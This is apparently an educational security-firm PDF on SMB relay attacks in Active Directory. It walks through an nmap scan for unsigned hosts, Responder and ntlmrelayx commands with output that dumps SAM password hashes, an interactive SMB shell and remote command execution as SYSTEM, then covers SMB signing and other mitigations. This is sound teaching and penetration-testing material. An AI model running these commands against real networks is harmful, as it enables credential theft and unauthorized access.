SMB RELAY ATTACKS

AND HOW TO PREVENT THEM

ACTIVE DIRECTORY

Many organizational networks rely on Active Directory (AD) to streamline administrative tasks and enhance efficiency.


However, in its default configuration, AD introduces "features" that attackers could exploit. The SMB *(Server Message Block)* protocols stand out as particularly vulnerable to relay attacks.

For companies that haven't undergone a penetration test, grasping these vulnerabilities is essential. In this article, we delve into SMB relay attacks, uncovering their mechanics, potential outcomes, and mitigation methods.

WHAT IS SMB?

Server Message Block (SMB) serves as a network file sharing protocol. It empowers computer applications to read, write to files, and request server programs' services in a network. Widely adopted in Windows environments, SMB provides shared access to resources like files and printers.

However, when paired with NTLM (NT LAN Manager) authentication and left unsecured, it becomes a prime target for relay attacks. In essence, attackers manipulate the protocol's inherent trust in network users.



HOW IS SMB VULNERABLE TO RELAY ATTACKS?

The **core vulnerability** of SMB to relay attacks stems from its authentication mechanism, especially when using NTLM. When a user seeks access to a shared resource, SMB initiates a connection and authenticates the user.

Attackers can seize this authentication attempt, relaying it to a different server to impersonate the user. The lack of SMB's validation (via SMB signing) of the authentication request's origin or destination allows attackers to exploit it for unauthorized access.

REQUIREMENTS FOR AN ATTACK

- The target must not enforce or enable SMB signing.
- For valuable outcomes, the relayed user's credentials must have local admin status on the machine.
- You cannot relay credentials to the same machine they were captured from.
- Note: By default, all Windows workstations (non-servers) have SMB signing either disabled or not enforced.
- Another note: Since these credentials undergo relaying, password strength becomes irrelevant.

EXPLOITING SMB
AKA SMB RELAY ATTACKS

HYPOTHETICAL ATTACK SCENARIO:

- Frank Castle (fcastle) from the MARVEL.local domain has local administrator privileges on two machines.
- As workstations, these machines don't enforce SMB signing by default, paving the way for a relay attack.

ATTACK SEQUENCE:

- An attacker identifies the IPs of vulnerable workstations.
- The attacker initiates the necessary tools for the relay attack.
- Next, an event occurs (such as LLMNR Poisoning) that leads to a user hash being intercepted behind the scenes.
- Finally, the attacker relays the intercepted credentials, gaining unauthorized access.

During an SMB relay attack, attackers capture a valid authentication session and then relay it, gaining access. Instead of cracking hashes, attackers can relay these hashes for unauthorized access.

STEP 1: THE ATTACKER IDENTIFIES WORKSTATIONS WITHOUT SMB SIGNING ENFORCED

```
nmap --script=smb2-security-mode.nse -p445 10.0.0.0/24
```

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

This image shows a workstation without SMB signing enforced. *As a reminder, this is a **default** setting for all Windows workstations.*

We will gather all workstations without SMB signing enforced and place those into a file called **targets.txt**

EXPLOITING SMB
AKA SMB RELAY ATTACKS

STEP 2: THE ATTACKER SETS UP THEIR ATTACK

We will utilize Responder and ntlmrelayx for our attack. We must first properly configure Responder to disable SMB and HTTP responses as these will be forwarded to ntlmrelayx (and eventually relayed).

```
sudo mousepad  /etc/responder/Responder.conf
```

Responder.conf
/usr/share/responder

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```


Next, we will launch Responder.

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwP
```

EXPLOITING SMB
AKA SMB RELAY ATTACKS

STEP 2: THE ATTACKER SETS UP THEIR ATTACK
LAUNCH RESPONDER

```
sudo responder -I eth0 -dwP
```



EXPLOITING SMB
AKA SMB RELAY ATTACKS

STEP 2: THE ATTACKER SETS UP THEIR ATTACK
LAUNCH NTLMRELAYX

Finally, we will launch ntlmrelayx and wait for an event to occur.

```
sudo ntlmrelayx.py -tf targets.txt -smb2support
```

```
┌──(kali㉿kali)-[~]
└─$ ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/
onWarning: Python 2 is no longer supported by the Python core team.
raphy, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
```

EXPLOITING SMB
AKA SMB RELAY ATTACKS

STEP 3: AN EVENT OCCURS AND CREDENTIALS GET RELAYED

Behind the scenes, an event (such as LLMNR poisoning) has occurred. Responder will capture this event, pass it to ntlmrelayx, which will relay the credentials to the targets in our targets file.

Below is what a successful relay looks like.

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
```

As you can see here, the local SAM hashes are dumped. These hashes can now be taken offline and cracked. Even better, we can utilize pass-the-hash attacks to gain access to machines without ever cracking the password.

Note: We have not compromised a domain account, nor did we need to. Again, the beauty of relay attacks is that you do not need to ever know the password to pull off the attack. So much for a good password policy!

EXPLOITING SMB
AKA SMB RELAY ATTACKS

OTHER RELAY FUN

Beyond dumping out the local SAM hashes, we can have other fun with SMB relay attacks. For example, we can gain shell access on a machine:

```
sudo ntlmrelayx.py -tf targets.txt -smb2support -i
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
```

```
nc 127.0.0.1 11000
```

```
┌──(kali㉿kali)-[~]
└─$ nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Wed Jul 19 00:56:34 2023 $Recycle.Bin
-rw-rw-rw-     413738  Wed Apr  7 14:58:48 2021 bootmgr
-rw-rw-rw-          1  Wed Apr  7 14:58:48 2021 BOOTNXT
drw-rw-rw-          0  Wed Apr  7 14:02:34 2021 Documents and Settings
-rw-rw-rw-       8192  Wed Jul 19 12:51:01 2023 DumpStack.log.tmp
-rw-rw-rw-  738197504  Wed Jul 19 12:51:01 2023 pagefile.sys
drw-rw-rw-          0  Wed Apr  7 15:00:10 2021 PerfLogs
drw-rw-rw-          0  Mon Apr 12 20:26:24 2021 Program Files
drw-rw-rw-          0  Wed Apr  7 16:42:32 2021 Program Files (x86)
drw-rw-rw-          0  Wed Jul 19 00:55:03 2023 ProgramData
drw-rw-rw-          0  Wed Apr  7 14:02:36 2021 Recovery
-rw-rw-rw-  268435456  Wed Jul 19 12:51:01 2023 swapfile.sys
drw-rw-rw-          0  Wed Apr  7 14:04:39 2021 System Volume Information
drw-rw-rw-          0  Wed Jul 19 00:55:11 2023 Users
drw-rw-rw-          0  Mon Apr 12 20:35:03 2021 Windows
# 
```

EXPLOITING SMB
AKA SMB RELAY ATTACKS

WE CAN ALSO RUN COMMANDS REMOTELY...

In this example, we'll simply run "whoami" during the relay attack.

```
sudo ntlmrelayx -tf targets.txt -smb2support -c "whoami"
```

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.0.0.35
[*] Executed specified command on host: 10.0.0.35
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
patible.)
nt authority\system
```

MITIGATING SMB RELAY

HOW CAN SMB RELAY ATTACKS BE MITIGATED?

Main Defense – Enable SMB Signing on All Devices

Pro: This completely stops the attack.
Con: This can cause performance issues with file copies and legacy devices using SMBv1.


To enforce SMB signing, enable the following policies in Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options:

On the client side:

- Microsoft network client: Digitally sign communications (always)
- Microsoft network client: Digitally sign communications (if server agrees)

On the server side:

- Microsoft network server: Digitally sign communications (always)
- Microsoft network server: Digitally sign communications (if client agrees)




MITIGATING SMB RELAY

CONFIRMING OUR MITIGATION

We can confirm that we have mitigated SMB relay attacks by running the following command in cmd.exe and receiving '0x1' for both items return:

```
reg query HKLM\System\CurrentControlSet\Services\LanManServer\Parameters | findstr /I securitysignature
```



ALTERNATE DEFENSES

If a company cannot enforce SMB signing on all devices, the best course of action is to:

- Utilize account tiering. For example, if Bob is a Domain Admin, Bob will have two accounts: "bob" and "bob-da". This will limit domain admins to specific tasks (e.g. only log onto servers with the need for a domain admin).
- Local admin restriction. Limiting local admins will make relay attacks much more difficult.

These actions are considered best practice and should be implemented, regardless of the decision to enforce, or not enforce, SMB signing.

PENETRATION TESTING

By simulating potential attack vectors like SMB relay attacks, penetration testing helps organizations spot and understand vulnerabilities. The insights from these tests pave the way for remediating weaknesses, ensuring a robust defense against cyber threats.

SMB RELAY ATTACKS

CONCLUSION

CONCLUSION

As networking and cybersecurity evolve, grasping protocols like SMB becomes critical. While SMB facilitates network communication and file sharing, its vulnerabilities might open doors for attackers. The risk of relay and man-in-the-middle attacks looms especially when using SMB with NTLM authentication. Prioritizing security over mere user convenience is crucial. By disabling risk-prone configurations, updating patches, and fostering a cybersecurity-centric culture, organizations can maintain network safety in today's digital era.

TCM Security is a veteran-owned, cybersecurity services and education company founded in Charlotte, NC. Our services division has the mission of protecting people, sensitive data, and systems. With decades of combined experience, thousands of hours of practice, and core values from our time in service, we use our skill set to secure your environment.

The TCM Security Academy is an educational platform dedicated to providing affordable, hands-on cybersecurity training to our individual students and corporate clients including both self-paced and instructor-led online courses as well as custom training solutions. We also provide several vendor-agnostic, practical hands-on certification exams to ensure proven job-ready skills to prospective employers.